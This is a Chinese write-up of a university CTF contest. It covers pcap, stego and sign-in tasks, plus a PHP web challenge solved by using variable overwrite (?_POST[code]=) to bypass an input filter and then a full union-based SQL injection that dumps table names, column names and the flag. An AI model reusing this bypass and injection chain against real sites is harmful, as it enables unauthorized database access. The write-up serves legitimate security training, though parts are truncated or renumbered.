

# 第六届上海市大学生网络安全大赛 | Wp

原创

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## MISC

### 0x00:签到

{echo,ZmxhZ3t3MzFjMG1lNX0=}|{base64,-d}|{tr,5,6}

Flag:

提交

linux运行一下即可得到flag

```
root@lemon:/home/lemon/桌面# {echo,ZmxhZ3t3MzFjMG1lNX0=}|{base64,-d}|{tr,5,6}
flag{w31c0me6}root@lemon:/home/lemon/桌面# a
```

### 0x01:pcap

提示:请分析附件中的dnp3协议

具体的协议介绍可以看师傅的博客

DNP3协议解析 —— 利用Wireshark对报文逐字节进行解析详细解析DNP3所含功能码

工控安全入门 (四) —— DNP3协议

一开始以为出题考察的是read，在找参数object，以及File Data

▼ Object: Size 27

Size (16 bit): 27

File Handle: 0x12345678

.000 0000 0000 0000 0000 0000 0000 0000 = File Block Number: 0x00000000

1..... = File Last Block: Set

File Data: 54686973206973206120746573742066696c65

但协议中并未出现，后来问学长才知道一般考察这类工控题，基本都是以流量包的形式考察的因为有些环境没有办法在线上提供，考察的还是传统的ctf，只不过是换了工控协议

可以总结下flag、fl、f各种编码，把数据包的内容分长度不同进行查看，有的时候这类题目考察的就是眼力。

The screenshot shows a Wireshark capture of a sequence of DNP3 responses. The first few rows show the raw hex and ASCII data for each packet, all starting with '192.168.74.1' and ending with '91 Response'. Below this, the 'Application Layer' details are expanded, showing 'Application Control: 0xed', 'Function Code: Response (0x81)', and 'Internal Indications: 0x0000'. The last two rows show the raw hex and ASCII data for the final two packets of the sequence.

Index	Source IP	Destination IP	Protocol	Length	Content
74	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
98	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
150	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
175	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
208	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
231	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
253	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
276	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
332	192.168.74.1	192.168.74.1	DNP 3.0	91	Response
354	192.168.74.1	192.168.74.1	DNP 3.0	91	Response

> Data Chunks  
> [1 DNP 3.0 AL Fragment (22 bytes): #74(22)]  
▼ Application Layer: (FIR, FIN, CON, Sequence 13, Response)  
  > Application Control: 0xed, First, Final, Confirm(FIR, FIN, CON, Sequence 13)  
    Function Code: Response (0x81)  
  > Internal Indications: 0x0000

Index	Source IP	Destination IP	Protocol	Length	Content
00	ed 81 00 00 16 05 28 01 00 00 00 01 66 00 00 00 .....(.	6...vu..		91	
10	b3 76 75 01			91	

这道题的flag便隐藏在每个长度为91的 dnp3 流量包中，按照顺序进行拼接即可

## 0x02:pcap analysis

# pcap analysis

分值: 65

已解答: 137

王 : flag{th1s\_1s\_f...

王 : pwnpwn运气

王 : 魔法少女摸鱼天团

在工控系统网关截取了一段流量，请分析这段流量并找出其中利用Modbus协议写寄存器的数据。

附件下载 提取码 (GAME)

Flag:

提交

这题上去也被秒了，就不用去看协议了，肯定还是把flag隐藏在流量包中，提示了让去看Modbus协议，直接过滤查看，打开第一个流量包即可看到flag

2 f1...../.....  
2 ag.\*.....  
2 ag.<b.....  
2 ag.{3.....  
2 {3.....Ff.....

## 0x03: 可乐加冰

给了一个PNG照片，试了很多常见的隐写都没有发现线索，后来队里的qwzf拿到了一血，tql,复现一下，也学习学习。

binwalk分析一下，有zlib之前都没怎么注意过,也可以看一下2018全国大学生信息安全竞赛 picture，也是考察zlib

\$ python3 binwalk -e data.png		
DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 498 x 887, 8-bit/color RGBA, non-interlaced
91	0x5B	Zlib compressed data, compressed
175766	0x2AE96	Zlib compressed data, default compression

5B.zlib和2AE96.zlib并没有什么异常


2AE96 5B. zlib

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	78	5E	EC	9D	07	80	54	E5	B9	F7	D9	46	51	B1	27	D1	x^i..€Tå¹÷ÜFQ‡'Ñ
0010h:	94	6B	CA	2D	B9	DF	FD	EE	FD	72	6F	94	5D	B6	17	96	"kÊ-¹ßýíýro"]¶.-
0020h:	A5	DA	4B	12	8D	52	B6	EF	82	9A	5E	6F	9A	89	5D	14	ÝÚK..R¶i,š^oš‰].
0030h:	41	9A	D2	D9	A5	37	6B	34	F6	8A	05	41	7A	EF	DB	CB	AšØÙ¥7k4oŠ.AziÛÈ
0040h:	F4	3E	F3	FF	FE	CF	7B	66	60	C0	41	11	05	76	E1	99	ô>óýþÍ{f`ÀA..vám
0050h:	E4	E7	39	73	CE	99	61	76	E6	BC	EF	EF	7D	DE	DA	23	äç9sî™avæ¾ii}ÞÚ#
0060h:	AD	72	31	52	CA	17	A2	67	D5	12	A4	55	2F	45	2A	B7	-r1RÊ.¢gÖ.¤U/E*.
0070h:	29	42	F5	E1	24	D7	28	8A	A2	28	8A	72	AA	88	F9	38	)Bõá\$×(Š¢(Šr^ù8
0080h:	AD	76	19	92	2B	16	19	5F	CB	B6	47	2A	FF	93	54	3A	-v.'+.._Ë¶G*ý"T:
0090h:	1F	29	DC	CA	81	18	49	95	87	D3	A3	4A	51	14	45	51	.)ÜÈ..I•†Ó£JQ.EQ

再来看看2AE96

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	b3	46	36	36	36	95	43	83	46	36	95	95	36	43	83	46	fF666•CfF6••6CfF
0010h:	95	95	95	43	83	46	95	95	36	43	83	46	36	36	36	36	•••CfF••6CfF6666
0020h:	43	83	46	36	36	36	95	43	83	46	36	95	95	36	43	83	CfF666•CfF6••6Cf
0030h:	46	95	95	36	43	34	45	34	43	83	46	36	95	36	36	43	F••6C4E4CfF6•66C
0040h:	83	46	36	95	36	95	43	83	46	36	36	95	36	43	83	46	fF6•6•CfF66•6Cff
0050h:	36	36	95	43	34	45	34	43	83	46	36	95	95	43	83	46	66•C4E4CfF6••CfF
0060h:	36	95	36	95	43	83	46	36	36	36	43	83	46	36	36	36	6•6•CfF6666CfF66
0070h:	36	43	34	45	34	43	83	46	36	95	95	36	43	83	46	36	6C4E4CfF6••6CfF6
0080h:	95	95	36	43	83	46	36	36	95	43	83	46	95	36	36	43	••6CfF66•CfF•66C
0090h:	34	45	34	43	83	46	36	36	95	36	43	83	46	36	95	36	4E4CfF66•6CfF6•6
00A0h:	95	43	83	46	36	95	36	43	83	46	36	95	95	43	83	46	•CfF66•6CfF6••C
00B0h:	83	46	95	95	36	43	83	46	95	36	95	43	83	46	36	36	fF••6CfF•6•CfF66
00C0h:	36	36	43	83	46	36	95	36	43	83	46	36	36	95	43	83	66CfF6•6CfF66•Cf
00D0h:	46	95	36	95	43	83	46	36	95	95	43	83	46	36	36	95	F•6•CfF6••CfF66•
00E0h:	36															6	

有些奇怪，复制出来



内容不是十六进制，是十进制，写个简单的脚本转换一下



## 0x01:千毒网盘

### 提取码

114514

提取文件

注意!

注意! 下载直链为:  
<http://gamectf.com/p/CGBU.png>

1emon

这个题有源码泄露

<http://eci-2ze636qtsw50d6niueft.cloudci1.ichunqiu.com/www.zip>

在code.php文件中发现sql语句，做题的时候没有观察到index.php文件中的变量覆盖，一直以为是要绕过单引号，然后进行SQL注入得到flag。

```
if(in_array($code,$file_code))
{
    $sql = "select * from file where code='".$code."'";
    $result = mysqli_query($this->mysqli,$sql);
    $result = mysqli_fetch_object($result);
    return '下载直链为：'.$result->url;
} else{
    return '提取码不存在！';
}
```

1emon

这题路没走通只能去看index.php页面，发现

```
foreach(array('_GET', '_POST', '_COOKIE') as $key)
{
    if($$key) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) and $$key_2 == $value_2)
                unset($$key_2);
        }
    }
    if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
    if($_GET) extract($_GET, EXTR_SKIP);
    if($_POST) extract($_POST, EXTR_SKIP);
}
```

1emon

查了下发现和之前的一道CTF比较类似，考察的是变量覆盖

foreach(array\_expression as \$value) 遍历给定的 array\_expression 数组。每次循环中，当前单元的值被赋给 \$value 并且数组内部的指针向前移一步

foreach(array\_expression as \$key => \$value) 除了当前单元的值以外，键值也会在每次循环中被赋给变量 \$key

本地测试一下：

第一层 `foreach` 里，`$_key` 就是 `_GET`, `_POST`, `_COOKIE`, 加上一个 `$` 就变为 `$_GET`, `$_POST`, `$_COOKIE`

```
<?php
foreach(array('_GET','_POST','_COOKIE') as $key){
echo "\$$key<br>";
print_r($$key);
echo "<br>";
foreach($$key as $key_2 => $value_2) {
echo "\$key_2<br>";
print_r($$key_2);
echo "<br>";
echo "\$value_2<br>";
print_r($value_2);
echo "<br>";
var_dump($$key_2==$value_2);echo "<br>";
}
}
```

`$$key`

`Array ( [_GET] => Array ( [1emon] => 123 ) )`


`$$key_2`

`Array ( [_GET] => Array ( [1emon] => 123 ) )`

`$value_2`

`Array ( [1emon] => 123 )`

`bool(false)`



第一次循环如果是以`_GET`传入的话，最终得到的结果是`false`,试试以`_POST`传入

`$$key`

`Array ( [_POST] => Array ( [1emon] => 123 ) )`

`$$key_2`

`Array ( [1emon] => 123 )`

\$value\_2

Array ([1emon] => 123 )

bool(true)

The screenshot shows a browser's developer tools interface. At the top, there are tabs for Elements, Console, Sources, Network, Memory, Application, Security, Lighthouse, and Performance. Below the tabs is a toolbar with buttons for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. A URL input field contains "http://127.0.0.1/3.php?\_POST[1emon]=123". To the right of the URL are checkboxes for Post data (which is checked), Referer, User Agent, Cookies, and Clear All. Below the URL input is a text area containing the value "1emon=123".

unset (\$\$\_key2) 把 \$\_POST 变量销毁了，所以就不会触发filter函数，因为还没进waf函数POST就被unset了

```
if(isset($$_key2) and $$key_2 == $value_2)
    unset($$_key2);
}
}
if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);
```

接下来继续执行

```
if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);
```

执行之后\$\_POST变量就又回来了，可以在本地测试一下

```
<?php
foreach(array('_GET', '_POST') as $key) {
    if($$key) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) && $$key_2 == $value_2)
                unset($$key_2);
        }
    }
}

echo "before<br>";
echo "GET:<br>";
var_dump($_GET);
echo "<br>";
echo "POST:<br>";
var_dump($_POST);
echo "<br>";

if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);

echo "<br>";
echo "<br>";
echo "after<br>";
echo "POST:<br>";
var_dump($_POST);
```

**Notice:** Undefined variable: \_POST in D:\phpStudy\PHPTutorial\WWW\4.php on line 3

before

GET:

array(1) { ["\_POST"]=> array(1) { ["1emon"]=> string(3) "123" } }

POST:

**Notice:** Undefined variable: \_POST in D:\phpStudy\PHPTutorial\WWW\4.php on line 16

NULL

after

POST:

array(1) { ["1emon"]=> string(3) "123" }

1emon

执行 `extract()` 之前, `$_GET` 数组的键名是 `_POST`, `$_POST` 数组则不存在, `$_GET` 数组的键名是 `_POST`, 所以也就是导入了名为 `_POST` 的变量, 也就是 `$_POST` 变量, 所以 `$_POST` 成功被还原

接下来测试一下payload，发现可以绕过去



A screenshot of the Chrome DevTools Network tab. The URL in the address bar is 'http://eci-2ze636qtsw50d6niueft.cloudc1.ichunqiu.com/index.php?\_POST[code]=114514' and 1=1%23'. The 'HackBar' tab is selected. Below the address bar, there are several dropdown menus: 'option', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. Under the 'SQL' menu, 'code' is selected. In the main content area, there is a red box around the value 'code=114514' and 1=1%23' in the 'code' field of the form.

使用联合查询注入方式看看,判断列数

```
?_POST[code]=114514' order by 4%23  
DATA:  
code=114514' order by 4%23
```

爆数据表

A screenshot of the Chrome DevTools Network tab. The URL in the address bar is 'http://eci-2zeffkm6fixhjyau0xrm.cloudc1.ichunqiu.com/?\_POST[code]=114514' and 0=1 union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema='ctf'. The 'HackBar' tab is selected. Below the address bar, there are several dropdown menus: 'option', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. Under the 'SQL' menu, 'code' is selected. In the main content area, there is a red box around the value 'code=114514' and 0=1 union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema='ctf' in the 'code' field of the form.

爆出字段值

```
?_POST[code]=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag'%23  
DATA:  
code=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag'%23
```

A screenshot of the Chrome DevTools Network tab. The URL in the address bar is 'http://eci-2zeffkm6fixhjyau0xrm.cloudc1.ichunqiu.com/?\_POST[code]=114514' and 0=1 union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name='flag'. The 'HackBar' tab is selected. Below the address bar, there are several dropdown menus: 'option', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. Under the 'SQL' menu, 'code' is selected. In the main content area, there is a red box around the value 'code=114514' and 0=1 union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name='flag' in the 'code' field of the form.

爆值

```
?_POST[code]=114514' and 0=1 union select 1,2,flag from flag%23  
DATA:  
code=114514' and 0=1 union select 1,2,flag from flag%23
```

注意!

注意! 下载直链为: flag{bf9279b7-e36a-4491-8c58-2d1ac904b323}

The screenshot shows the HackBar extension's interface. At the top, there's a toolbar with various tabs like Elements, Console, Sources, Network, Memory, Application, Security, Lighthouse, HackBar, and Help. Below the toolbar, there are three buttons: Load URL, Split URL, and Execute. The Execute button is highlighted with a black border. To the right of these buttons is a text input field containing a SQL injection payload: http://eci-2zeffkm6fixhjyau0xrm.cloudeci1.ichunqiu.com/?\_POST[code]=114514' and 0=1 union select 1,2,flag from flag%23. Below the input field are several checkboxes: Post data (checked), Referer, User Agent, Cookies, and Clear All. The status bar at the bottom shows the URL code=114514' and 0=1 union select 1,2,flag from flag%23 and the word '1emon'.